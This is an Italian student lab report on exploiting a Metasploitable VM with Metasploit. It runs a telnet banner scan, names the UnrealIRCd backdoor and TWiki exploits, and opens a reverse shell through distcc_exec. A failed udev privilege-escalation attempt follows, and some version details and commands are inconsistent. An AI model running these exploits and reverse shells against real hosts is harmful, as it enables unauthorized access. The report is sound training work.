

Cyber Security Report



W16D1

25/10/2025

Autore :

Pace Massimiliano

email : *efmpas@gmail.com*

Indice :

- ° Introduzione pag. 1
- ° Spiegazione esercizio e svolgimento pag.1 - 4
- ° Esercizio Facoltativo pag. 5
- ° Esercizio extra pag. 6 - 9
- ° Conclusioni Commenti pag.10

INTRODUZIONE

° In questa esercitazione utilizzeremo Kali per sfruttare la vulnerabilità relativa a telnet con un modulo ausiliario della Metasploitable

SPIEGAZIONE ESERCIZIO

° Step 1: Avvio delle VM Kali e Metasploit

° Step 2 : Una volta avviate le 2 VM tramite Kali avviamo il terminale

° Step 3: Sul terminale facciamo un ping sulla macchina target

° Step 4 : avviamo msfconsole

° Step 5 :utilizziamo il modulo ausiliario per sfruttare la vulnerabilità

Codice usato :

1' auxiliary(scanner/telnet/telnet_version)

```

kali@kali: ~/Desktop
Session Actions Edit View Help
1676 \_ action: DumpUser . . . Dump only user table
used by vbulletin.
1677 auxiliary/admin/http/vbulletin_upgrade_admin 2013-10-09 normal No vBulletin Administra
tor Account Creation
1678 auxiliary/gather/vbulletin_vote_sql 2013-03-24 normal Yes vBulletin Password C
ollector via nodeid SQL Injection
1679 auxiliary/dos/http/ws_dos . normal No ws - Denial of Servi
ce

Interact with a module by name or index. For example info 1679, use 1679 or use auxiliary/dos/http/ws_dos

msf > use auxiliary telnet

Matching Modules

# Name Disclosure Date Rank Check Description
0 auxiliary/server/capture/telnet . normal No Authentication Capture: Telnet
1 auxiliary/scanner/telnet/brocade_enable_login . normal No Brocade Enable Login Check Scann
er
2 auxiliary/dos/cisco/ios_telnet_rocem 2017-03-17 normal No Cisco IOS Telnet Denial of Servi
ce
3 auxiliary/admin/http/dlink_dir_300_600_exec_noauth 2013-02-04 normal No D-Link DIR-600 / DIR-300 Unauth
enticated Remote Command Execution
4 auxiliary/scanner/ssh/juniper_backdoor 2015-12-20 normal No Juniper SSH Backdoor Scanner
5 auxiliary/scanner/telnet/lantronix_telnet_password . normal No Lantronix Telnet Password Recove
ry
6 auxiliary/scanner/telnet/lantronix_telnet_version . normal No Lantronix Telnet Service Banner
Detection
7 auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof 2010-12-21 normal No Microsoft IIS FTP Server Encoded
Response Overflow Trigger
8 auxiliary/admin/http/netgear_pnp_getsharefolderlist_auth_bypass 2021-09-06 normal Yes Netgear PNPX_GetShareFolderList
Authentication Bypass
9 auxiliary/admin/http/netgear_r6700_pass_reset 2020-06-15 normal Yes Netgear R6700v3 Unauthenticated
LAN Admin Password Reset
10 auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce 2021-04-21 normal Yes Netgear R7000 backup.cgi Heap Ov
erflow RCE
11 auxiliary/scanner/telnet/telnet_ruggedcom . normal No RuggedCom Telnet Password Genera
tor
12 auxiliary/scanner/telnet/satel_cmd_exec 2017-04-07 normal No Satel Iberia SenNet Data Logger
and Electricity Meters Command Injection Vulnerability
13 auxiliary/scanner/telnet/telnet_login . normal No Telnet Login Check Scanner
14 auxiliary/scanner/telnet/telnet_version . normal No Telnet Service Banner Detection
15 auxiliary/scanner/telnet/telnet_encrypt_overflow . normal No Telnet Service Encryption Key ID
Overflow Detection

Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/telnet/telnet_encrypt_overflow

msf > use 14
msf auxiliary(scanner/telnet/telnet_version) >

```

- ° Step 6 : sentiamo RHOST con l'ip target
- ° Step 7 : azioniamo il nostro modulo con run
- ° Step 8 : dopo aver recuperato le credenziali colleghiamo al nostro target tramite telnet

```

kali@kali: ~/Desktop
Session Actions Edit View Help

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set Rhosts 192.168.50.101
Rhosts => 192.168.50.101
msf auxiliary(scanner/telnet/telnet_version) > run
[*] 192.168.50.101:23 - 192.168.50.101:23 TELNET
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Tue Oct 14 03:34:11 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$


```


TENTATIVO UTILIZZO VULNERABILITA' TWIKI

° **Step 1** come nel procedimento precedente andremo a sfruttare msfconsole con un exploit per twiki

Codice: exploit(unix/webapp/twiki_history)

° **Step 2** cercheremo il payload adatto e una volta trovato lo aggiungeremo codice set payload ed entreremo in twiki per testare la riuscita del nostro exploit



ESERCIZIO EXTRA EXPLOIT TELNET E TWIKI

Step 1 :**CVE-2010-2075**

UnrealIRCd è un software open-source utilizzato per gestire server IRC Internet Relay Chat, un protocollo che permette comunicazioni in tempo reale attraverso canali di testo, utilizzati da gruppi di persone o da singoli utenti in modalità privata. UnrealIRCd è noto per la sua flessibilità, la vasta gamma di funzionalità e la personalizzazione avanzata, caratteristiche che lo rendono una scelta popolare per chi vuole gestire server IRC. Il software è disponibile su varie piattaforme, inclusi sistemi operativi Linux, BSD, Windows e macOS. UnrealIRCd 3.2.8.1, distribuito su alcuni siti mirror da novembre 2009 a giugno 2010, contiene una modifica introdotta esternamente (Trojan Horse) nella macro `DEBUG3_DOLOG_SYSTEM`, che consente ad aggressori remoti di eseguire comandi arbitrari.

Modulo Metasploit: `exploit/unix/irc/unreal_ircd_3281_backdoor`

Avviamo metasploit e cerchiamo il modulo ircd e impostiamo Rhosts 192.168.50.101

Aggiungiamo il nostro payload : **payload/cmd/unix/reverse**.
Impostiamo LHOST (nostro ip) foto 1 e 2

Step 1 :

CVE-2004-2687

distcc è un software open-source che consente la compilazione distribuita di codice sorgente C, C++ e Objective-C su più macchine in una rete. Il suo scopo principale è accelerare il processo di compilazione suddividendo i compiti tra vari computer, invece di farli eseguire da una singola macchina. distcc lavora senza richiedere che tutte le macchine della rete abbiano configurazioni identiche o software specializzati; in pratica, può utilizzare i compilatori standard già presenti sui sistemi remoti. distcc 2.x, come utilizzato in XCode 1.5 e altri, se non configurato per limitare l'accesso alla porta del server, consente ad aggressori remoti di eseguire comandi arbitrari tramite processi di compilazione, che vengono eseguiti dal server senza controlli di autorizzazione.

Modulo Metasploit: exploit/unix/misc/distcc_exec

Cerchiamo il modulo distcc e aggiungiamo il payload
payload/cmd/unix/reverse_openssl

Facciamo partire l' exploit e confermiamo l'utente id e proviamo un privilege escalation tramite udev . foto 1

Session Actions Edit View Help

Interact with a module by name or index. For example info 0, use 0 0

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf exploit(unix/misc/distcc_exec) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date
0	payload/cmd/unix/adduser	.
1	payload/cmd/unix/bind_perl	.
2	payload/cmd/unix/bind_perl_ipv6	.
3	payload/cmd/unix/bind_ruby	.
4	payload/cmd/unix/bind_ruby_ipv6	.
5	payload/cmd/unix/generic	.
6	payload/cmd/unix/reverse	.
7	payload/cmd/unix/reverse_bash	.
8	payload/cmd/unix/reverse_bash_telnet_ssl	.
9	payload/cmd/unix/reverse_openssl	.
10	payload/cmd/unix/reverse_perl	.
11	payload/cmd/unix/reverse_perl_ssl	.
12	payload/cmd/unix/reverse_ruby	.
13	payload/cmd/unix/reverse_ruby_ssl	.
14	payload/cmd/unix/reverse_ssl_double_telnet	.

```
msf exploit(unix/misc/distcc_exec) > set payload 9
payload => cmd/unix/reverse_openssl
msf exploit(unix/misc/distcc_exec) > run
[-] Msf::OptionValidateError One or more options failed to validate:
msf exploit(unix/misc/distcc_exec) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf exploit(unix/misc/distcc_exec) > run
[*] Started reverse double SSL handler on 192.168.50.4:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 76tpb0p65XuiWcmh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "76tpb0p65XuiWcmh\n"
[*] Matching ...
[*] B is Input ...
[*] Command shell session 1 opened (192.168.50.4:4444 -> 192.168.50.
```

```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Session Actions Edit View Help

```
zsh: corrupt history file /home/kali/.zsh_history
```

```
(kali@kali)~$ ps aux | grep udev
root      372  0.0  0.1 38588 12696 ?        Ss   10:11   0:00 /usr/lib/systemd/systemd-udevd
kali      3616  0.0  0.0  6544  2320 pts/1    S+   11:21   0:00 grep --color=auto udev
```

```
(kali@kali)~$
```

```
$ dpkg -l | grep "udev"
ii  libudev1:amd64                238-7                amd64        GObject-based wrapper library for libudev
ii  libinput-bin                  1.28.1-1             amd64        input device management and event handling library - udev quirks
ii  libudev1:amd64                258-1                amd64        libudev shared library
ii  system-config-printer-udev    1.5.18-4             amd64        Utilities to detect and configure printers automatically
ii  rpm-udev                       0.6+nmu1             all          udev rules for TPM modules
ii  udev                           258-1                amd64        /dev/ and hotplug management daemon
```

```
(kali@kali)~$
```

```
$ dpkg -l | grep "udev"
ii  libinput-bin                  1.28.1-1             amd64        input device management and event handling library - udev quirks
ii  libudev1:amd64                258-1                amd64        libudev shared library
ii  rpm-udev                       0.6+nmu1             all          udev rules for TPM modules
ii  udev                           258-1                amd64        /dev/ and hotplug management daemon
```

```
(kali@kali)~$ searchsploit udev
```

Exploit Title	Path
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1)	linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)	linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation	linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netlink' Local Privilege Escalation (Metasploit)	linux/local/21848.rb

Shellcodes: No Results

```
(kali@kali)~$ service apache2 start
```

```
(kali@kali)~$
```

```
$ sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
```

```
[sudo] password for kali:
```

```
(kali@kali)~$
```

```
$ wget 192.168.50.101/8572.c
Prepended http:// to '192.168.50.101/8572.c'
--2025-10-25 11:28:28-- http://192.168.50.101/8572.c
Connecting to 192.168.50.101:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2025-10-25 11:28:28 ERROR 404: Not Found.
```

Foto 1

Risultato: purtroppo l'esercizio extra con privilege escalation non e' riuscito. Immagino che la versione udev 278 sia immune alla vulnerabilita'. Riprovero' in seguito con l'auto del professore per capire quale errore e' stato commesso nell'esecuzione dell'esercizio

Conclusioni :

Sia con l'esercizio base sia col primo esercizio extra non ho avuto problemi. Ho capito in maniera superficiale ma sufficiente come utilizzare msfconsole. Anche se molte di tutte queste vulnerabilit  oramai sono state superate e' curioso vedere come tutto il processo viene eseguito e composto. Spero di utilizzare ancora msfconsole o tool simili per approfondire lo sfruttamento di exploit e payload.

Per ora la mia mente e' occupata dalla malsana Blackbox del prof. Paolo e questo assorbe quasi tutte le mie energie. Sono curioso di scoprire come Luca e Milena abbiano proseguito le loro vite , ma la mia speranza e che siano morti schiacciati dall' autobus a due piani di Harry Potter. Sarebbe una romantica conclusione che ripagherebbe le notti insonni che questa Blackbox mi sta donando.